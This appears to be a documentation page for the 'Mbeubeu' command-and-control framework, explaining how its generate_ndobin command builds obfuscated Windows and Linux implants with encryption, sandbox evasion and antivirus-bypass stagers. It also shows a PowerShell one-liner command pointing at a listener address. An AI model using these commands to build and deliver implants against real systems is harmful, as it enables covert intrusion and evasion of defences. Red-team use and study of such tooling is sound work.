Mbeubeu Ndobin Payloads
Note: Generating payloads and one_liners might be a bit slow the first time because of Garble obfuscation and shellcode compilation. This process ensures stronger security and better evasion, which is why it requires more system resources and time initially. The short wait at the start guarantees higher-quality payloads and improved reliability for your operations.

To generate payloads, use the
generate_ndobin command:generate_ndobin -l 'listener_name' -p linux [options]
2- Available options:
Options:
  -enc                   Enable payload encryption (default: true)
  -help                  Show help for generate_ndobin command
  -l string              Listener name (required)
  -p string              Platform name windows/linux (optional) (default "windows")
  -o string              Output directory (default: ./payloads)
  -r string				 Redirector/Proxy Ip Address (optional Ex: 10.10.10.10)
  -sandboxEvasion        Enable sandbox evasion (--se/--sandboxEvasion)
  -se                    Enable sandbox evasion (same as --sandboxEvasion)
3-
Example usage

Example usage
generate_ndobin -l http -p linux -o /tmp -r 23.124.67.10
This command will generate linux payloads in elf format and use 23.124.67.10 as proxy.
generate_ndobin -l http -p windows -o /tmp -se=true -enc=false
This command will generate payloads in the formats: exe, bin, ps1, and stager payloads. The stager source code will also be generated, which you can customize for evasion and AV bypass.

Powershell OneLiner is also available
one_liner -l http -a http://192.168.1.6
Next: Bayefall Tasks Commands